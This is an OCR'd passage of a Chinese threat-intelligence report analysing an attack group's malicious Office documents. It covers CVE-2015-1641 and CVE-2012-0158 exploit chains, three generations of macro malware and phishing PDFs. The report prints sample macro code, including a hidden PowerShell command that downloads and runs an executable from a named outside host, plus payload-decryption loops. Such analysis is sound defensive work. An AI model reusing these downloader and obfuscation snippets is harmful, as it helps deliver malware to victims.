


图 4.8 病毒免杀技术运用实例

（2） 多种漏洞武器同时使用

- 基于 **CVE-2015-1641** 的多漏洞组合攻击样本

通过分析发现，在基于 CVE-2015-1641 漏洞利用的攻击样本中包含了多种漏洞的特征，如 CVE-2012-1856，CVE-2015-1770 等。这类样本的大致结构如下:

基于 CVE-2015-1641 漏洞的组合攻击样本代码分布

图 4.9　多漏洞组合攻击示意图

这类样本触发的流程如下：

a.对象 1 加载后，otkloadr.dll 加载，随后 msvcr71.dll 被加载。

b.对象 2 加载后，在内存中进行堆喷，并将第一阶段 shellcode 布局到堆喷的大片内存中。

c.对象 3 加载后，CVE-2015-1641 漏洞触发并执行第一阶段 shellcode。

d.随后第一阶段 shellcode 解密文件后部的第二阶段 shellcode 并执行。

e.第二阶段 shellcode 负责将最后的内嵌加密 PE 解密并执行。




图 4.10　基于 CVE-2015-1641 漏洞的组合攻击样本动态执行流程

- **基于 CVE-2012-0158 的多漏洞组合攻击样本**

通过分析发现，基于 CVE-2012-0158 漏洞利用的攻击样本中也包含了多种漏洞的特征，譬如 CVE-2015-1641 以及 CVE-2012-1856 的特性。

图 4.11　基于 CVE-2012-0158 漏洞的组合攻击样本动态执行流程

此类样本触发的流程如下:

a.对象 1 加载后，otkloadr.dll 加载，随后 msvcr71.dll 被加载。对象 1 的 otkloadr.WRAssembly.1 是 CVE-2015-1641 漏洞样本中为了绕过 ASLR 而加载的对象。而这类样本则没有 CVE-2015-1641 漏洞相关的代码

b.对象 2 加载后，进行堆喷并在内存中布局 shellcode。但这段 shellcode 以及堆喷的内存在后续漏洞触发过程中并未执行。

c.对象 3 触发后，CVE-2012-0158 漏洞触发，其后的第一段 shellcode 触发。

d.第一阶段 shellcode 解密文件后部的第二阶段 shellcode 并执行。

e.第二阶段 shellcode 负责将最后的内嵌加密 PE 解密并执行。

图 4.12　基于 CVE-2012-0158 漏洞的组合攻击图示

4.3.2 文档类型攻击样本中的内嵌宏恶意代码分析

经过样本分析发现，攻击者除了使用漏洞进行攻击以外，还使用了内嵌宏恶意代码的传统攻击方式。

利用宏恶意代码攻击的样本，在功能上又分为两类：联网下载 PE 并执行、从自身文件内解密出 PE 并（注入）执行。

我们对宏恶意代码出现的时间以及功能的演变情况进行了分析，发现宏恶意代码可以分为三代，各代之间存在关联性，尤其在免杀能力上呈现逐步增强的态势。

版本	发现时间	宏主要功能	与其他版本关联性
V1.0	2015 年 8 月	将加密的 URL 写在宏代码中，宏负责解密，之后调用 XMLHTTP 组件进行下载 PE	
V1.1	2015 年 12 月	将加密的 URL 写在宏代码中，宏负责解密，之后调用 URLDownLoadToFile 函数下载 PE	
V1.2	2016 年 1 月	将加密的 URL 写在宏代码中，宏负责解密，之后启动 powershell 命令行下载 PE	
V1.3	2016 年 2 月	将加密的 URL 写在隐藏控件的某些 Text 属性中，宏负责解密，之后调用 XMLHTTP 组件进行下载 PE	从 1.3 代开始，新出现的宏将关键内容隐藏在各种控件的 Text 相关属性中以躲避杀毒软件的静态检测。
V2.0	2016 年 2 月	释放内嵌 PE，加密的 PE 写在隐藏控件的某些 Text 属性中，宏负责解密，并调用 WMI 接口执行 PE	
V3.0	2016 年 10 月	首先从隐藏控件的某些 Text 属性中解密出 shellcode，之后调用某些特殊函数将 shellcode 作为回调函数启动；shellcode 负责将内嵌 PE 解密并注入到 Explorer.exe 傀儡进程中执行	解密 PE 的算法和 2.0 版本相同

（1） 第一代宏

第一代宏的主要功能是联网下载恶意文件并执行。最早的 V1.0 攻击样本将 URL 加密写在宏代码中，并使用宏代码进行解密，然后调用 XMLHTTP 组件进行下载。

```
'*************************************************
adbrd.Type = 1
Dim Professor() As Variant
Professor = Array(148, 158, 156, 150, 94, 81, 79, 149, 147, 145, 70, 138, 131, 125, 133, 129, 116, 127, 54, 105, 115, 48, 117, 105, 43, 47, 46, 42, 43, 39, 40, 36, 33, 25, 8
halalaya.Open "GET", GetStringFromArray(Professor, 44), False
Exit Sub
Us.rList(Use.rIndex).BancoInvent.Object(Slot) = Object

Call Writ.eChangeBankSlot(UserI.ndex, Slot)

End Sub


Public Sub UserRetiraItem(ByVal UserIndex As Integer, ByVal i As Integer, ByVal Cantidad As Integer)
'*************************************************
'Author: Unknownn
'Last Modification: 10/08/2011 - ^[GS]^
'
'*************************************************

On Error GoTo ErrHandler

    Dim ObjIndex As Integer
Set halalaya = CreateObject("Microsoft.XMLHTTP")

    If Cantidad < 1 Then Exit Sub

    Call Writ.eUpdateUserStats(UserIndex)

    If Use.rList(UserIndex).BancoInvent.Object(i).Amount > 0 Then

        If Cantidad > Use.rList(UserIndex).BancoInvent.Object(i).Amount Then _
            Cantidad = Use.rList(UserIndex).BancoInvent.Object(i).Amount

        ObjIndex = UserL.ist(UserIndex).BancoInvent.Object(i).ObjIndex

        'Agregamos el obj que compro al inventario
        Call UserR.eciveObj(UserIndex, CInt(i), Cantidad)

        If ObjD.ata(ObjIndex).Log = 1 Then
            Call LogDes.arrollo(Use.rList(UserIndex).Name & " retir?" & Cantidad & " " & _
                ObjD.ata(ObjIndex).Name & "[" & ObjIndex & "]")
        End If

        'Actualizamos el inventario del usuario
        Call UpdateU.serInv(True, UserIndex, 0)
        'Actualizamos el banco
```

图 4.13　调用 XMLHTTP 组件图示

V1.1 攻击样本逐渐变换为使用 URLDownLoadToFile 函数进行下载。

```
#Else

Private Declare Sub LjshihbuhbYGYGhj Lib "urlmon" Alias "URLDownloadToFileA" _
(ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, _
ByVal dwReserved As Long, ByVal lpfnCB As Long)
```

图 4.14　使用 URLDownLoadToFile 函数进行下载图示

V1.2 攻击样本，出现了通过 powershell 下载的新变种样本。

```
Option Explicit
Private Sub Document_Open()
Dim PShellCode As Variant
PShellCode = "PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('
http://directexe.net/Xtv/netw2.exe','%APPDATA%\Example.exe');Start-Process '%APPDATA%\Example.exe'"
Shell Environ$("COMSPEC") & " /c " & PShellCode, vbHide
End Sub
```

图 4.15　通过 powershell 下载的新变种样本图示

V1.3 攻击样本，为了达到免杀的目的，将部分易被杀软查杀的敏感字符串放在控件中，并通过读取控件的相关属性来获得这些字符串。




图 4.16　敏感字符串放在控件中图示

（2）　第二代宏

与下载 PE 的 V1.3 宏攻击样本出现在同一时期，一种与 V1.3 宏攻击样本类似的内嵌 PE 宏代码，将关键内容保存在隐藏控件中与 Text 相关的属性中，我们将其划归为第二代宏。

内嵌 PE 文件通常被加密隐藏在一个控件中，宏解密时会读取该控件并取出其中的字符串内容。控件 size 通常会调到最小或用其他控件覆盖，使用户不可见。




图 4.17　控件覆盖图示

宏代码将字符串取出后经过一次相加和异或解密，最后再进行一次 base64 解码，最终解密出一个完整的 PE 文件。

```
colutea = StrConv(adoringly, vbFromUnicode)
Dim cripple As Variant
For temperet = 0 To UBound(colutea)
colutea(temperet) = colutea(temperet) + 2 Xor 17    ' 解密
Next temperet
jews = 97 + 80 - 168
Select Case jews
Case 1 To 3
dexterous = "corpora"
Case 4
anguis = Mid("matriarchymigambit", 11, 2) + Left("crofilmtongues", 7)
Case 6
lychgate = "cutlery"
End Select

ornithological = StrConv(colutea, vbUnicode)
```

图 4.18　解码解密图示




图 4.19　解密出来的 PE 文件

（3）　第三代宏

2016 年 10 月，我们监测到一类免杀能力更高的宏恶意代码。这类样本会将关键 shellcode 代码隐藏在一些控件中，之后调用一些特殊函数执行 shellcode 代码，最终 shellcode 代码将核心恶意 PE 代码注入到傀儡进程中。我们将其划归为第三代宏。

a. 与第二代宏恶意代码类似的是，宏会将关键代码隐藏在某些控件的 Text 相关属性中。但此次隐藏的关键代码为一段加密的 shellcode。




图 4.20　隐藏在 toggle button 中




图 4.21　隐藏在 tab 控件中




图 4.22　隐藏在 spin button 中

b.　shellcode 解密后，会调用一些特殊函数将其执行起来，这类函数一般都会包含一个可以传递函数地址的回调函数。shellcode 会被当作这类函数的回调函数执行。

```C++
BOOL EnumDateFormats(
  _In_ DATEFMT_ENUMPROC lpDateFmtEnumProc,
  _In_ LCID             Locale,
  _In_ DWORD            dwFlags
);
```

图 4.23　回调函数执行

```C++
BOOL EnumCalendarInfo(
  _In_ CALINFO_ENUMPROC pCalInfoEnumProc,
  _In_ LCID             Locale,
  _In_ CALID            Calendar,
  _In_ CALTYPE          CalType
);
```

图 4.24　回调函数执行

c.　shellcode 的主要功能是解密内嵌的 PE 文件并将其注入到傀儡进程 explorer.exe 中。其解密算法和第二代宏解密内嵌 PE 的算法相同。（先经过一次相加和异或解密，然后再进行一次 base64 解码）




图 4.25　内嵌 PE 算法

4.3.3　文档类型攻击样本中的钓鱼欺诈点击分析

通过分析发现，我们截获的所有 pdf 攻击样本所使用的攻击行为，均为钓鱼欺诈攻击。




图 4.26　钓鱼欺诈 PDF 文件

图 4.27　诱骗登陆




图 4.28　冒用知名网站

这类攻击样本，点击后会链接到钓鱼网站并诱导受害者输入电子邮件用户名和密码，还有一部分样本会直接下载恶意样本。根据分析发现，钓鱼网站的网页存储位置、窃密木马回连的 C&C 网站地址，具有很高的活跃度和一致性。这类钓鱼欺诈的窃密方式，我们在 2015 年海德薇组织报告中已做披露。

通过监测数据显示，该组织在全球范围内依然活跃。另外，我们还发现，海德薇组织会投递一个 html 类型的附件，html 打开后也是一个钓鱼网站页面，诱导受害者输入用户名密码，这是较新的攻击手法。

